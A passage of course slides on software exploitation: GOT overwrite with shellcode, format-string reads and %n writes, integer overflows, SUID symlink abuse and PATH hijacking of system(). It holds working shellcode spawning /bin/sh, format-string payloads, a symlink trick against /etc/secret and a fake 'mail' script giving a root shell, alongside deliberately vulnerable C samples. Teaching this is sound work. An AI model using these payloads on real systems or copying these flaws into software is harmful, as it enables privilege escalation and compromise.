- The second `strcpy` allows to copy `argv[2]` in `ptr`, and to modify the indirection of the `printf` function in the `GOT`
- `argv[2]` is set to the address of `buf1` (the address of the shellcode), the future `printf` calls provoke the execution of the shellcode

```
1er strcpy:
-----------------------------------------------------------
|         buf1 (16)    |     buf2 (16)         |   ptr (4)   |
-----------------------------------------------------------
|SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS| GOT_PRINTF |
-----------------------------------------------------------
```

# GOT exploitation (4/4)

- Use the `objdump -R` command to find the offset in the GOT of `printf` (*in our example, we must find* `puts` *because* `printf` *prints only a string*)

```
bash$ objdump -R a.out | grep puts
080496bc R_386_JUMP_SLOT   puts
```

- First parameter : concatenatino of NOPS, of the shellcode and of the offset in the GOT of puts
- Second parameter : address of `buf1`

```
bash$ ./a.out ‘perl -e ’print "\x90\x90\x90\x90\x90\x90\x90\x90
      \x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99
      \xb0\x0b\xcd\x80\xbc\x96\x04\x08"’‘
      ‘perl -e ’print "\xe4\x96\x04\x08"’‘
buf1: 0x80496e4 - buf2: 0x80496f4 - ptr: 0x8049704
sh-3.1$
```

Recalls

Return into libc overflows

ROP (*Return Oriented Programming*) attacks

Heap overflows

BSS overflows

## Format strings

Integer overflows

Other vulnerabilities

From 32 bits to 64 bits ...

# Principle

- A lot of I/O functions use a format string : `printf`, `sprintf`, `fprintf`, `scanf`, etc
- It is possible to not use this format : it is correct to use `printf("%s",ch)` or `printf(ch)`
- What's going on with this code : `printf("%x")` ? => `printf` looks for the parameter in the stack !
- If the user of the program that includes the `prinf(ch)` code has the control of the string `ch`, he may provoke arbitrary reading (and even writing !) in the memory

# Example (1/2)

```c
#include <stdio.h>
int main()
{
  char * secret = "iamthebest";
  static char entree[100] = {0};

  printf("Give your name: ");
  scanf("%s",entree);
  printf("Hello ");printf(entree);printf("\n");
  printf("Give your password: ");
  scanf("%s",entree);
  if (strcmp(entree,secret)==0) {
    printf("OK\n");
  }
  else {
    printf("NOK\n");
  }
  return 0;
}
```

- Vulnerable use of `printf` : `printf(entree)`

# Example (2/2)

- Normal use of this function

```
bash$ ./a.out
Give your name: toto
Hello toto
Give your password: titi
NOK
```

- Exploitation use

```
bash$ ./a.out
Entrez votre nom: %p%s
Bonjour 0x8049760iamthebest
```

- It is thus possible to cross through the stack to read arbitrary internal data of the program

# Some details (1/2)

```
#include <stdio.h>
int main(int argc, char * argv[]) {

  int n=1;
  char *buf = "AAAAAAAAAA";
  printf(argv[1]); // <- vulnerability
}
```

- During the call to printf function, the state of the stack is the following :

```
              --------------------
ebp,esp -> |     saved ebp     |
              --------------------
             |     saved eip     |
              --------------------
             |     argv[1]       |
              --------------------
             |        n          |
              --------------------
             |       buf         |
              --------------------
```

# Some details (2/2)

- Normal execution of the program :

```
bash$ ./a.out "toto"
toto
```

- Exploitation execution of the program :

```
bash$ ./a.out "toto %p"
toto 0x1 (0x1 <- value of n)
bash$ ./a.out "toto %p %p"
toto 0x1 0x8048488 (0x8048488 <- value of buf)
```

- The parameters corresponding to the %p format are searched in the stack next `argv[1]`, i.e., `n` and `buf`
- It is this possible to cross through all the stack by using as many %p as necessary

# The %n option (1/2)



- The %n formats allows the writing in a pointer variable of the number of characters actually handled by the I/O function
- Example :

```
#include <stdio.h>

int main() {

  char *buf = "0123456789";
  int n;

  printf("%s%n\n", buf, &n);
  printf("n = %d\n", n);
}
bash$ ./a.out
0123456789
n=10
```

# The %n option (2/2)

- More complicated example :

```
#include <stdio.h>

int main() {

  char *buf = "0123456789";
  int n;

  printf("buf = %s%.10d%n\n", buf, strlen(buf), &n);
  printf("n = %d\n", n);
}
bash$ ./a.out
buf = 01234567890000000010
n = 26
```

# Overwriting exploitation (1/6)

```
#include <stdio.h>

void display(int d)
{
  printf("\nvalue: %d\n",d);
}

int main(int argc, char * argv[]) {

  int n=1;
  char buf[8] = "\x84\xfa\xff\xbf";  // address of n

  display(n);
  printf(argv[1]);
  display(n);
}
```

# Overwriting exploitation (2/6)

- `0xbffffa84` is the address of `n` in the stack
- This address is copied in the next 4 bytes of `buf`
- If it is possible to use this address with the `%n` format, it is possible to overwrite `n`

```
bash$ ./a.out "toto %p %p %p"
toto 0xbffffa84 (nil) 0x1
              --------------------
ebp,esp -> |     saved ebp      |
              --------------------
              |     saved eip      |
              --------------------
              |     argv[1]        |
              --------------------
              |      buf(0-3)      |
              |      buf(4-7)      |
              --------------------
              |         n          |
              --------------------
```

# Overwriting exploitation (3/6)

- It is thus possible to overwrite `n` :

```
bash$ ./a.out "toto %n"
value: 1
toto
value: 5
```

- The use of `%n` provokes the writing in a pointer of the number of characters handled by `printf` during the execution
- As the pointer is not provided, it is looked for in the stack just after `argv[1]`, i.e., the first 4 bytes of `buf` => they represent the `n` address

# Overwriting exploitation (4/6)

```
void display1(char * buf)
{
  printf("buffer: [%s] (%d)\n", buf, strlen(buf));
}

void display2(int * p)
{
  printf ("i = %d (%p)\n", *p, p);
}

int main(int argc, char **argv)
{
  int i = 1; //its address: 0xbffffa74
  char buffer[64];
  char tmp[] = "\x01\x01\x01";

  snprintf(buffer, sizeof buffer, argv[1]);
  buffer[sizeof (buffer) - 1] = 0;
  display1(buffer);
  display2(&i);
}
```

- Vulnerable use of `snprintf` : lack of format

# Overwriting exploitation (5/6)

- State of the stack during the `snprintf` call

```
            --------------------
ebp,esp -> |     saved ebp     |
            --------------------
           |     saved eip     |
            --------------------
           | buffer (address) |
            --------------------
           |  size of buffer   |
            --------------------
           |     argv[1]       |
            --------------------
           |      tmp (4)      |
            --------------------
           |    buffer (64)    |
            --------------------
           |       i (4)       |
            --------------------
bash$ ./a.out "toto %p %p"
buffer: [toto 0x10101 0x6f746f74] (23)
i = 1 (0xbfffa74)
0x10101 est tmp
0x6f746f74 corresponds to toto (the first 4 bytes of buf)
```

# Overwriting exploitation (6/6)

- If the attacker overwrites the first 4 bytes of `buf` with the address of `i` and if he uses `%n` instead of the second `%p`, he can overwrite `i`

```
bash$ perl -e 'system "./a.out \x74\xfa\xff\xbf%p%n"'
buffer: [t???0x10101] (11)
i = 11 (0xbffffa74)
```

- `i` is overwritten with the value of the number of characters handled by `snprintf` : 11 (4 bytes for address of i + 7 bytes : 0x10101)

# Numbers coding

- Numbers are coded with a certain number of bytes (1 to 8 in general) and are signed or not
- Some examples (32 bits architecture) :

| Type | Size | Values |
|---|---|---|
| `char` | 1 octet | -128 à 127 |
| `unsigned char` | 1 octet | 0 à 255 |
| `short` | 2 bytes | -32 768 à 32 767 |
| `unsigned short` | 2 bytes | 0 à 65 535 |
| `long int` | 4 bytes | -2 147 483 648 à 2 147 483 647 |
| `unsigned long int` | 4 bytes | 0 à 4 294 967 295 |

# Overflow principle

- During arithmetic operations, such a addition or multiplication, if the result is too big to be written in the `integer` type, it is truncated
- Problem of signed numbers : the addition of two positive numbers may produce a negative number

# Example with unsigned numbers

```
#include <stdio.h>
int main(void)
{
  unsigned char a=250;

  a+=10;

  printf("a=%d\n",a);
  return(0);
}
bash$ ./a.out
a=4
```

# Example avec signed numbers

```
#include <stdio.h>
#include <limits.h>

int main(void)
{
  int a;

  //  a=2147483647;
  a=INT_MAX;
 printf("a=%d(%x),a+1=%d(%x)\n",a,a,a+1,a+1);
  return 0;
}
bash$ ./a.out
a=2147483647(7fffffff),a+1=-2147483648(80000000)
```

# Example with the multiplication

```
#include <stdio.h>
int main(void)
{
 printf ("1073741827 *4 = %d\n", 1073741827 * 4);
 return 0;
}
bash$ $ gcc multi.c -o multi
multi.c: In function 'main':
multi.c:6: warning: integer overflow in expression
$ ./multi
1073741824 *4 = 12
```

# Example 1 : vulnerable program

```
#define SIZE 800

int copy_something(char *buf, int len){
  char kbuf[800];

  if(len > SIZE){ /* [1] */
    return -1;
  }

  return memcpy(kbuf, buf, len);  /* [2] */
}

int main(int argc, char * argv[])
{
  int len;
  sscanf(argv[2],"%d",&len);
  copy_something(argv[1],len);
  return 0;
}
```

# Example 1 : exploitation principle

- `memcpy` considers `len` as unsigned, the test in [1] considers it as signed
- If a negative number is entered, it satisfies the test [1] and is considered as a huge positive number for `memcpy` => `kbuf` overflow

```
bash$ ./a.out toto -10
Segmentation fault
```

# Example 2 : vulnerable program

```
int receive(char * buf1, char * buf2,
            unsigned int len1, unsigned int len2){

  int i=0;
  char out[256];

  if(len1 + len2 > 256){ /* 1 */
    return -1;
  }

  printf("i=%x\n",i);
  memcpy(out, buf1, len1); /* 2 */
  printf("i=%x\n",i);
  memcpy(out + len1, buf2, len2);

  // ... stuff with i

  return 0;
}
```

# Example 2 : exploitation principle

- It is possible to pick up `len1` and `len2` in such a way that test 1 is successfull but that `len1` or `len2` is very big
- Example : `len1` to `0x104` (260) and `len2` to `0xfffffffc` (very big number) : the addition of `len1 + len2` overflows the unsigned maximum integer and is truncated
- It is then possible, during the second copy, to overwrite the value of `i` (if it is located after `out` in memory)

```
int main(int argc, char * argv[])
{
  receive(argv[1],argv[2],atoi(argv[3]),atoi(argv[4]));
  return(0);
}
```

```
bash$ ./a.out `perl -e 'print "A" x 256 . "\xAA\xBB\xCC\xDD"'`
       toto 260 -4
i=0
i=ddccbbaa
```

# SUID programs (1/4)

- A running process possesses a real and an effective uid
- By default, the two uids are equal, but they may be different in case the SUID bit is set on the corresponding binary
- Example :

```
bash$ ls -l /bin/passwd
-r-sr-sr-x 1 root sys  23500 Aug  3  2004 /bin/passwd*
```

- When a user executes the `passwd` program, his effective uid (`euid`) automatically changes and becomes 0 (the root uid)
- During the interactions of the program with the file system, permissions are evaluated according to this `euid`
- If the program is carefully written, this `euid` changing must be made only when necessary (to execute some specific operations that require specific privileges), otherwise it must be reset to the real uid => unfortunately not always the case !

# SUID programs (2/4)

- Example of a good code :

```
int main (int argc, char * argv [])
{
  /* Back up of the differents UIDs */
  e_uid_initial = geteuid (); // privileged e_uid
  r_uid = getuid (); // real id of the user

 /* Rights restrictions to those of the user only: */
 /* Back to the e_uid of the user */
  seteuid (r_uid);
  ...
 /* Setting of the privileged e_uid */
  seteuid (e_uid_initial);
  ...
  /* Code portion requiring the privileges */
  ...
  /* Back to the e_uid of the user */
  seteuid (r_uid);
}
```

# SUIDprograms (3/4)

- The exploitation consists in diverting the execution of a SUID program during the period of time it runs with high privileges (especially if these privileges are root privileges !)
- Exemple :

```
#include <stdio.h>

int main()
{
  int euid=geteuid();
  int uid=getuid();
  FILE * fd;

  // stuff to do as root

  ...

  // stuff to do without requiring root privileges
  // but unfortunately, e_uid stills set to 0

  fd=fopen("/tmp/log","w");
  fprintf(fd,"%s","un message");
  fclose(fd);
}
```

# SUID programs (4/4)

- Before the opening of the `/tmp/log` file, run a command like : `ln -s /etc/secret /tmp/log`
- The program writes the message in the `/etc/secret` file whereas the user should not be authorized to do that

# Execution of external commands (1/4)



- The `system` function allows to execute an external program
  `int system (const char * command)`
- Provokes the execution of a shell which, in turn, executes the command given as parameter
- If the command is set by using a relative path, the shell looks for the command to execute thanks to the `PATH` variable => possible exploitation by modifying this variable, which is under the control of the user who executes the program

# Execution of external commands (2/4)

- Example of a vulnerable program

```c
#include <stdio.h>
#include <stdlib.h>
int main(void)
{
  if (system ("mail $USER < fichier") != 0)
    perror ("system");
  return (0);
}
```

- The absolute path of the `mail` command is not used
- Before executing this program, the attackers set the `PATH` variable to `.` and creates a `mail` program in the current directory
- If, the vulnerable program is SUID root, it is possible to run a root shell !

# Execution of external commands (3/4)



- Example of exploitation

```
bash$ PATH=.
bash$ more mail
#!/bin/sh
/bin/sh < /dev/tty
bash$ ./a.out
bash# /usr/bin/whoami
root
```

# Execution of external commands (4/4)

- A good code resets the `PATH` variable in the source code and other environment variables if necessary

```
clearenv ();
setenv ("PATH", "/bin:/usr/bin:/usr/local/bin", 1);
setenv ("IFS", " \t\n", 1);
system ("mail root < /tmp/msg.txt");
```

# What changes ?

- Que ce soit en 32 bits ou en 64 bits, les mécanismes permettant de rendre très compliqué l'exploitation des buffer overflows existent
  1. L'utilisation de canary permettant de rendre difficile la modification de la sauvegarde de eip
  2. La randomization de l'espace d'adressage permettant de rendre difficile la prédiction d'adresses mémoire
  3. Le bit NX permettant de protéger des pages mémoire en exécution
- Néanmmoins, les protections matérielles sont forcément présentes sur un processeur 64 bits, pas forcément sur un processeur 32 bits

# Ca change quoi ?

- Les adresses sont sur 64 bits et contiennent donc plus facilement des zeros ⇒ problème pour l'exploitation d'un `strcpy`
- Les paramètres de fonctions sont passés dans des registres et non plus dans la pile ⇒ complexifie les exploitations de type return-into-libc, mais les attaques ROP peuvent le gérer
- Des challenges de sécurité ont déjà été proposés et résolus dans des environnements 64 bits avec tous les mécanismes de protection activés :)